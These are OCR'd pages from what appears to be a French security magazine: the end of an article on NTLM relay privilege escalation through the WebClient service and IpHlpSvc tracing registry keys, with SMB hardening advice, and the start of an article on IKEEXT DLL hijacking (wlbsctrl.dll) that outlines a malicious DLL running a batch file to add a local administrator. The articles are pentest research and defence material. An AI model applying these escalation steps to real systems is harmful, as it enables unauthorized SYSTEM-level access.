



*Figure 4 : Messages d'authentification NTLM capturés et transférés au système.*

définis. En effet, la définition de cette configuration se fait dans la base de registre, qui sera alors contrôlée lorsque le service fonctionnera. La localisation de la clé concernée est la suivante : **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing**.





*Figure 5 : Configuration par défaut du traçage pour le service IpHlpSvc.*

Par exemple, le service « IpHlpSvc » est au moins présent sur toutes les versions de Windows 7 à Windows 10 (également présent sur les versions Windows serveur). Ce service est démarré par défaut et va regarder régulièrement dans le registre la configuration de traçage pour ce service à l'emplacement suivant : **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\IpHlpSvc**.

Cette partie du registre est modifiable par tous les utilisateurs et permet de spécifier l'emplacement du répertoire où stocker les logs du service en question. Ainsi, grâce aux 2 valeurs suivantes, il est possible de faire interagir le service IpHlpSvc avec le serveur « pirate » précédemment créé :

- *EnableFileTracing* : 1 ;
- *FileDirectory* : \\127.0.0.1\tracing.

Le service tournant en tant qu'« AUTORITE NT\Système » viendra alors s'authentifier automatiquement auprès du serveur malveillant, qui s'occupera ensuite de dialoguer avec le système en transférant les messages d'authentification reçus.

La session SMB sera alors établie sur le système, et les privilèges obtenus seront ceux du service (le serveur ayant relayé les paquets NTLM légitimes).

## 1.5 Passage de l'élévation de privilèges à l'exécution de code

Le POC publié est développé en Java, car la bibliothèque jCIFS offre une implémentation du protocole SMB complète et permet donc de modifier librement le mécanisme





*Figure 6 : Création de service en passant par l'interface SVCCTL à travers SMB.*

d'authentification, afin d'y injecter les messages de négociation NTLM reçus par le système. Avec une implémentation CIFS en C/C++ (cf. le projet samba) par exemple, il est possible de se défaire de cette dépendance à Java qui n'a donc plus besoin d'être installé pour l'exploitation.

De plus, l'exploit publié permet seulement de créer un fichier texte, mais il est bien évidemment possible d'aller plus loin notamment en communiquant avec le gestionnaire de services Windows, en passant par le protocole SMB. Cela permet alors de créer un service (si le compte obtenu est suffisamment privilégié) pour exécuter n'importe quelle commande en tant qu'« AUTORITE NT\Système ».

En effet, sur les machines Windows il existe par défaut un canal nommé **\PIPE\svcctl** permettant d'interagir avec le gestionnaire de services. Il s'agit en réalité d'une interface honorant des communications RPC (*Remote Procedure Call*) encapsulées dans des paquets SMB (voir figure 6).

Après la création du service malveillant et son exécution, il est alors possible d'exécuter n'importe quelle commande dans le contexte de l'utilisateur « AUTORITE NT\Système ».

Enfin, pour obtenir un mode interactif, il est possible d'intégrer dans l'exploit l'outil PAExec (qui est l'équivalent de PSExec en version « logiciel libre ») **[3]**. Le fait d'ajouter cette partie post exploitation permet ensuite de lancer simplement les programmes de manière interactive, en tant que système sans avoir à redévelopper la partie interactivité sur la station Windows avec le compte système local.

# 2 Protections contre l'attaque

## 2.1 Durcissement du protocole SMB

Afin d'éviter cette attaque, il existe deux contre-mesures possibles, basées sur le durcissement du protocole SMB. Néanmoins, ces paramètres ne sont pas configurés par défaut :

- Selon Microsoft, en activant la validation du SPN (*Service Principal Name*) ou en activant la signature sur les paquets SMB. Attention : dans un contexte d'entreprise, cela peut causer des dysfonctionnements avec les services et applications déjà existants.

Validation SPN : **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters\SmbServerNameHardeningLevel**

Signature SMB : **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters\requiresecuritysignature**

Par défaut, **SmbServerNameHardeningLevel** et **requiresecuritysignatureest** sont à 0. Dès lors que l'une des valeurs passe à 1, le système refusera l'accès lors de l'authentification établie par les paquets SMB **SessionSetupAndX**.

- Plus radical : si les utilisateurs n'ont pas besoin d'accéder à des partages WebDAV, le fait de désactiver

le service « WebClient » empêchera un attaquant de pouvoir passer par ce point d'entrée pour exploiter la vulnérabilité.

Dès lors, durant les tests d'intrusion menés chez divers clients, il a fallu faire la chasse aux mauvaises configurations SMB, et ce notamment sur les postes de travail. Dans la majorité des cas, les systèmes audités étaient vulnérables. Cela s'explique par le fait que SMB est un protocole couramment utilisé dans un contexte d'entreprise et que les administrateurs sont assez frileux de ce genre de durcissement.

## 2.2 Sortie d'un correctif officiel

C'est seulement en juin 2016 que Microsoft a fini par apporter un correctif comblant cette faille de sécurité. En effet, sans connaissance de plus de détails, lors du transfert du message d'authentification NTLM, il semble que l'authenticité de l'émetteur est désormais contrôlée, invalidant alors la vulnérabilité en passant par SMB.

Cette correction tardive a laissé pendant plus d'un an et demi une faille béante dans tous les systèmes Windows disposant de ce fameux service WebClient. En consultant le bulletin de sécurité MS16-075, il apparaît également que Microsoft est un peu présomptueux quant à la « non-exploitation » publique de cette faille (le code ayant été publiquement révélé) **[4]**.

# 3 Et maintenant... ?

Il semble malheureusement que Microsoft soit passé à côté des réelles causes de cette faille. En sécurisant le protocole SMB, la firme de Redmond a effectivement fermé une des portes d'entrée. Ceci dit, comme évoqué dans le ticket du Projet Zero de Google, d'autres protocoles supportent l'authentification NTLM, et ils sont nombreux.

L'un d'entre eux, le protocole RPC (comme vu précédemment), est extrêmement intéressant puisque de nombreuses interfaces RPC sont disponibles sur n'importe quelle station Windows. Le port TCP 135 représente en effet le cartographe des points de terminaison RPC. C'est en passant par cette interface, qu'il est alors possible d'énumérer les différentes interfaces RPC disponibles sur le système. En exécutant l'outil « portqry » développé par Microsoft, on obtient alors une longue liste qui donnera ensuite des idées à certains pour exécuter du code (voir figure 7).

```
C:\WINDOWS\system32\cmd.exe

C:\>PortQry.exe -n 127.0.0.1 -e 135

Querying target system called:

 127.0.0.1

Attempting to resolve IP address to a name...

IP address resolved to POC-Elev

querying...

TCP port 135 (epmap service): LISTENING

Using ephemeral source port
Querying Endpoint Mapper Database...
Server's response:

UUID: d95afe70-a6d5-4259-822e-2c84da1ddb0d
ncacn_ip_tcp:127.0.0.1[49664]

UUID: 6b5bdd1e-528c-422c-af8c-a4079be4fe48 Remote Fw APIs
ncacn_ip_tcp:127.0.0.1[49670]

UUID: 367abb81-9844-35f1-ad32-98f038001003
ncacn_ip_tcp:127.0.0.1[49669]

UUID: 12345778-1234-abcd-ef00-0123456789ac
ncacn_np:127.0.0.1[\\pipe\\lsass]

UUID: 12345778-1234-abcd-ef00-0123456789ac
ncacn_ip_tcp:127.0.0.1[49667]

UUID: b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 KeyIso
ncacn_np:127.0.0.1[\\pipe\\lsass]

UUID: b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 KeyIso
ncacn_ip_tcp:127.0.0.1[49667]

UUID: 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b Ngc Pop Key Service
ncacn_np:127.0.0.1[\\pipe\\lsass]

UUID: 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b Ngc Pop Key Service
ncacn_ip_tcp:127.0.0.1[49667]

UUID: 51a227ae-825b-41f2-b4a9-1ac9557a1018 Ngc Pop Key Service
ncacn_np:127.0.0.1[\\pipe\\lsass]

UUID: 51a227ae-825b-41f2-b4a9-1ac9557a1018 Ngc Pop Key Service
ncacn_ip_tcp:127.0.0.1[49667]

UUID: 12345678-1234-abcd-ef00-0123456789ab
ncacn_ip_tcp:127.0.0.1[49666]

UUID: 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1
ncacn_ip_tcp:127.0.0.1[49666]

UUID: ae33069b-a2a8-46ee-a235-ddfd339be281
ncacn_ip_tcp:127.0.0.1[49666]

UUID: 4a452661-8290-4b36-8fbe-7f4093a94978
ncacn_ip_tcp:127.0.0.1[49666]

UUID: 76f03f96-cdfd-44fc-a22c-64950a001209
ncacn_ip_tcp:127.0.0.1[49666]

UUID: b58aa02e-2884-4e97-8176-4ee06d794184
ncacn_np:127.0.0.1[\\pipe\\trkwks]

UUID: f2c9b409-c1c9-4100-8639-d8ab1486694a Witness Client Upcall Server
ncacn_np:127.0.0.1[\\pipe\\TermSrv_API_service]

UUID: f2c9b409-c1c9-4100-8639-d8ab1486694a Witness Client Upcall Server
ncacn_np:127.0.0.1[\\pipe\\Ctx_WinStation_API_service]

UUID: eb081a0d-10ee-478a-a1dd-50995283e7a8 Witness Client Test Interface
ncacn_np:127.0.0.1[\\pipe\\TermSrv_API_service]
```

*Figure 7 : Aperçu des interfaces RPC disponibles sous Windows.*

Comme on peut le constater sur la Figure 7, il existe au moins 2 types de services RPC en écoute sur la machine : ceux communiquant en passant par les canaux nommés (**ncacn_np**) et les autres utilisant les sockets

TCP (`ncacn_ip_tcp`). En réalité, il existe plusieurs autres protocoles permettant le transport des RPC (dont UDP et HTTP).

En réutilisant le principe de l'exploit communiquant en SMB, et en l'appliquant à un autre protocole de transport, il est alors sûrement possible d'obtenir une élévation contournant ainsi le correctif apporté.

## Conclusion

Les systèmes Windows embarquent de nombreux protocoles. Lorsqu'une vulnérabilité affecte un mécanisme aussi conceptuel que l'authentification universelle pouvant être embarquée dans divers protocoles, il est recommandé de ne pas le traiter au cas par cas et de corriger le problème en amont.

D'ici à ce que soit appliqué un contrôle de sécurité réellement efficace, les systèmes Windows peuvent être compromis par des pirates ayant accès à des machines, que ce soit à distance ou physiquement. À ce jour, la solution la plus efficace pour éviter ce type d'attaques reste de désactiver le service WebClient, bien que cela puisse engendrer des effets de bords dommageables dans le contexte d'une entreprise… ■


## Remerciements

**James Forshaw pour ses travaux de recherche de qualité,**

**Nicolas Canovaz pour son appui lors du développement des exploits,**

**Clément Labro pour sa relecture attentive.**


## Références


**[1] Ticket de sécurité officiel sur la vulnérabilité WebDAV, par James Forshaw :**
https://code.google.com/p/google-security-research/issues/detail?id=222

**[2] Encapsulation du NTLM dans SMB :**
https://msdn.microsoft.com/en-us/library/cc669093.aspx

**[3] Site officiel de l'outil PAExec :**
https://www.poweradmin.com/paexec/

**[4] Bulletin de sécurité corrigeant la vulnérabilité SMB, MS16-075 :**
https://technet.microsoft.com/en-us/library/security/ms16-075.aspx

# INJECTION DE DLL DANS LE SERVICE IKEEXT : UN MOYEN (ENCORE) EFFICACE POUR ÉLEVER SES PRIVILÈGES SOUS WINDOWS

Clément LABRO

Ingénieur sécurité chez NES

***mots-clés : PENTEST / WINDOWS / ÉLÉVATION DE PRIVILÈGES***

*Sur les systèmes Windows, l'injection de DLL dans le service IKEEXT est un sujet qui remonte à la fin de l'année 2012. Il s'agit d'une faiblesse donnant lieu à une élévation de privilèges sous certaines conditions. Introduit sous Vista, ce problème n'a cependant été corrigé qu'à partir de Windows 8.1. Or, les systèmes Windows 7/Server 2008 R2 sont, encore aujourd'hui, largement présents dans les entreprises et force est de constater que son exploitation est toujours aussi simple et efficace.*

## 1 Problématique

Lorsqu'il s'agit d'élever ses privilèges sous Windows, une technique classique consiste à injecter une bibliothèque dynamique (ou DLL) dans un programme s'exécutant avec des droits plus élevés. En théorie, il faut donc qu'un logiciel tiers soit installé sur la machine et qu'il soit vulnérable à ce type d'attaque.

C'est ici que le service IKEEXT intervient. Ce dernier est nativement intégré au système d'exploitation de Microsoft (à partir de NT 6.0) et implémente les protocoles IKE (*Internet Key Exchange*) et AuthIP (*Authenticated internet Protocol*). Il assure ainsi l'établissement de sessions VPN au moyen de tunnels IPSec (*Internet Protocol Security*).

Dans le cadre de cet article, les caractéristiques suivantes nous intéresseront tout particulièrement.

- il est exécuté en tant qu'« AUTORITE NT\Système » ;
- il tente de charger une DLL non présente par défaut ;
- le chemin de recherche de cette DLL n'est pas défini et elle est chargée par son nom uniquement.

Afin de bien comprendre la nature de cette faiblesse du service IKEEXT, il est nécessaire de faire un rappel sur un élément clé du fonctionnement de Windows : le processus de recherche des DLL sur le système.

Si la DLL est chargée simplement par son nom dans le code source de l'application et que le mode `SafeDllSearchMode` est activé (clé de registre), le système la cherchera dans les répertoires suivants et selon cet ordre **[1]** :

1. le dossier depuis lequel l'application est lancée ;
2. le dossier système (`C:\Windows\System32\` par défaut) ;
3. le dossier système 16 bits (`C:\Windows\System\` par défaut) ;
4. le dossier Windows (`C:\Windows\` par défaut) ;
5. le dossier courant ;
6. les dossiers listés dans la variable d'environnement PATH (environnement SYSTEM).

Cela signifie que si nous créons une DLL « malicieuse » et que nous parvenons à la placer dans un de ces répertoires, elle sera alors chargée et exécutée par

notre fameux service IKEEXT, dans le contexte de l'utilisateur « AUTORITE NT\Système ». Les cinq premiers répertoires présentent peu d'intérêt, car non accessibles en écriture par défaut à un utilisateur standard. En revanche, la variable d'environnement « PATH » est quant à elle susceptible d'évoluer et pourrait éventuellement contenir un chemin vers un dossier dont nous contrôlons le contenu.

## Note

**Si le mode `SafeDllSearchMode` est désactivé, l'ordre de recherche des DLL est légèrement différent, mais ne change rien dans le cadre du sujet traité ici. En effet, seul l'ordre des dossiers système est modifié et les chemins renseignés dans le PATH seront quant à eux toujours traités en dernier.**

# 2 Contexte

Les versions suivantes de Windows **[2]** sont vulnérables :

| Version | Poste de travail | Serveur |
|---|---|---|
| NT6.0 | Windows Vista | Windows Server 2008 |
| NT6.1 | Windows 7 | Windows Server 2008 R2 |
| NT6.2 | Windows 8 | Windows Server 2012 |

Cette vulnérabilité a été découverte il y a maintenant plus de 4 ans par le « High-Tech Bridge Security Research Lab » **[3]**. Plusieurs CVE ont alors été référencées :

- CVE-2012-5377 : ActivePerl 5.16.1.1601 ;
- CVE-2012-5378 : Active Tcl 8.5.12 ;
- CVE-2012-5379 : Active Python 3.2.2.3 ;
- CVE-2012-5380 : Ruby 1.9.3-p194 ;
- CVE-2012-5381 : PHP 5.3.17 ;
- CVE-2012-5382 : Zend Server 5.6.0 SP4 ;
- CVE-2012-5383 : Oracle MySQL 5.5.28.

Suite à cette découverte, la position de Microsoft a été de dire que la vulnérabilité n'était pas inhérente au système d'exploitation, mais était plutôt introduite lors de l'installation de certains logiciels tiers. Ce qui, dans les faits, n'est pas incorrect. Dès lors, aucune CVE concernant les produits de Microsoft n'a été publiée. En revanche, chaque application permettant d'exploiter cette faiblesse devrait théoriquement faire l'objet d'un identifiant unique. On comprendra alors que la liste établie plus haut ne peut être exhaustive.

Et pour cause ! Ce cas se présente quasiment à chaque fois qu'un logiciel s'installe à la racine de la partition système `C:\`. En effet, à cet endroit, les répertoires nouvellement créés sont automatiquement accessibles en écriture à tous les utilisateurs authentifiés, contrairement à `C:\Program Files\` par exemple, où les droits des nouveaux dossiers sont hérités.

L'ampleur et le potentiel de cette faille sont d'autant plus élevés que la présence des systèmes listés dans le tableau précédent est grande. À titre d'exemple, Windows Server 2008 (R2) bénéficie encore d'une utilisation massive, avec une part de marché évaluée à 45% dans le monde au début du second semestre 2016 **[4]**. Par ailleurs, le passage à Windows 10 est souvent considéré avec frilosité par les administrateurs système. Ainsi, encore aujourd'hui, la probabilité de présence de cette vulnérabilité reste non négligeable. C'est d'ailleurs ce que constatent souvent les ingénieurs de NES lors de tests effectués sur des postes de travail ou en environnements virtualisés par exemple.

Afin d'illustrer ce qui va suivre, nous avons choisi d'utiliser une machine virtuelle sur laquelle est installé le système d'exploitation Windows 7 Pro. Par ailleurs, il est important de noter que le système n'est pas vulnérable dans sa configuration par défaut. L'outil Python 2.7.12 sera donc installé en activant l'option ajoutant le chemin d'installation de Python dans la variable PATH. Deux comptes seront créés : un administrateur « NesAdmin » et un utilisateur standard « Nes ».

# 3 Détection de la vulnérabilité

Tout d'abord, il est nécessaire d'analyser les actions effectuées par le service IKEEXT lors de son démarrage. Pour cela, l'outil « Process Monitor » de la suite « Sysinternals » **[5]** a été utilisé. Après avoir lancé manuellement le service, nous obtenons le résultat visible en figure 1, page suivante.

Nous observons que le service IKEEXT tente de charger une bibliothèque dynamique nommée `wlbsctrl.dll`. Comme expliqué en introduction, le système la recherche d'abord dans ses dossiers puis il consulte finalement tous ceux listés dans la variable d'environnement « PATH » s'il ne l'a pas trouvée avant. Nous noterons en particulier la présence des chemins `C:\Python27\` et `C:\Python27\Scripts\`.

L'étape suivante consiste à vérifier si au moins l'un de ces dossiers est accessible en écriture à notre utilisateur standard « Nes ». Pour cela, il suffit de tenter de créer un simple fichier texte vide dans l'un de ces répertoires. Dans notre cas, cette action est par exemple possible dans `C:\Python27\Scripts`. À partir de là, nous savons que le système est vulnérable.

Afin d'automatiser ce processus de détection et de recueillir d'autres informations sur le système, un script PowerShell a été spécialement développé. Voyons ce qu'il nous indique dans le cas de notre machine :





*Figure 1 : Analyse du chargement des DLL par le service IKEEXT.*

```
C:\Users\Nes\Desktop>powershell -Exec Bypass -File Invoke-IkeextCheck.ps1
[*] Checking OS version…
[+] The version of Windows is vulnerable
[*] Checking IKEEXT service status…
[+] IKEEXT service is running!
[*] Checking IKEEXT service start mode…
[+] IKEEXT service start mode is set to 'AUTO'!
[*] Checking folders permissions in system environment PATH…
[+]   Access granted: 'C:\Python27\'
[+]   Access granted: 'C:\Python27\Scripts'
[-]   Access denied: 'C:\Windows\system32'
[-]   Access denied: 'C:\Windows'
[-]   Access denied: 'C:\Windows\System32\Wbem'
[-]   Access denied: 'C:\Windows\System32\WindowsPowerShell\v1.0\'
[+] At least one writable folder has been found!
[*] Checking 'wlbsctrl.dll' existence…
[+] 'wlbsctrl.dll' was not found in the system folders!

[+] THE MACHINE IS VULNERABLE!!! :)
[*] Store your malicious DLL into one of the above folders and reboot.
```

L'outil parvient à la même conclusion : la machine est bel et bien vulnérable.

## 4 Exploitation

Nous entrons à présent dans la phase la plus intéressante : l'exploitation. Celle-ci se déroulera en trois étapes.

1. Créer une DLL malicieuse.
2. Copier la DLL dans le dossier **C:\Python27\Scripts**.
3. Redémarrer le service IKEEXT.

Les choix effectués lors de la conception de la DLL dépendent fortement du scénario d'exploitation et du contexte dans lequel on se trouve. Certains choisiront par exemple d'y intégrer un « reverse shell » (notamment grâce à l'outil msfvenom de la suite Metasploit). Ici, nous avons préféré implémenter un code qui soit le plus flexible possible afin de s'adapter à chaque situation sans avoir à recompiler les sources.

Pour ce faire, la charge réelle du code d'exploitation sera déportée dans un script BATCH que l'on nommera arbitrairement **payload.bat**. Le code de la DLL devra alors réaliser les opérations suivantes :

1. Obtenir de manière dynamique le chemin absolu du répertoire depuis lequel elle a été chargée. La méthode **GetModuleFileNameW** répond parfaitement à cette problématique.
2. Construire la ligne de commandes **cmd.exe /c C:\CHEMIN\VERS\payload.bat**.
3. Créer un nouveau processus à partir du résultat obtenu, grâce à la méthode « CreateProcess ».

Une fois cette étape-clé réalisée, la suite est relativement simple, il faut renommer le fichier DLL (**wlbsctrl.dll**) puis le déposer dans l'un des dossiers repérés précédemment. Ici, nous avons choisi le répertoire **C:\Python27\Scripts**. Un fichier **payload.bat** est également créé au même endroit. Ce script BATCH contiendra les commandes nécessaires à la création d'un compte administrateur local que l'on nommera « NesHacker ».

La dernière étape consiste à redémarrer le service IKEEXT. Il essaiera alors à nouveau de charger la

# À PARTIR DU 1ER MARS, CONNECT ÉVOLUE !

# LISEZ CE NUMÉRO ET PLUS DE 70 AUTRES EN LIGNE !


## ACTUELLEMENT SUR CONNECT :

- **CE NUMÉRO**
- **et + de 70 autres numéros de MISC**

+

- **14 numéros Hors-Séries de MISC**

## TOUT CELA À PARTIR DE 239 € TTC*/AN !

* Tarif France Métropolitaine

Rendez-vous sur **connect.ed-diamond.com** pour découvrir Connect !

Pour tous renseignements complementaires, contactez-nous :
- via notre site internet : **www.ed-diamond.com**
- par téléphone : **03 67 10 00 20**

ou envoyez-nous un mail à **connect@ed-diamond.com** !





*Figure 2 : Analyse du chargement des DLL du service IKEEXT sous Windows 10 Pro.*

bibliothèque dynamique **wlbsctrl.dll**, mais, cette fois-ci, il trouvera celle que nous avons créée, dans le dossier **C:\Python27\Scripts**. Le problème est que ce service ne peut être démarré ou arrêté que par un administrateur. En tant qu'utilisateur standard, la seule solution est donc de redémarrer complètement la machine.

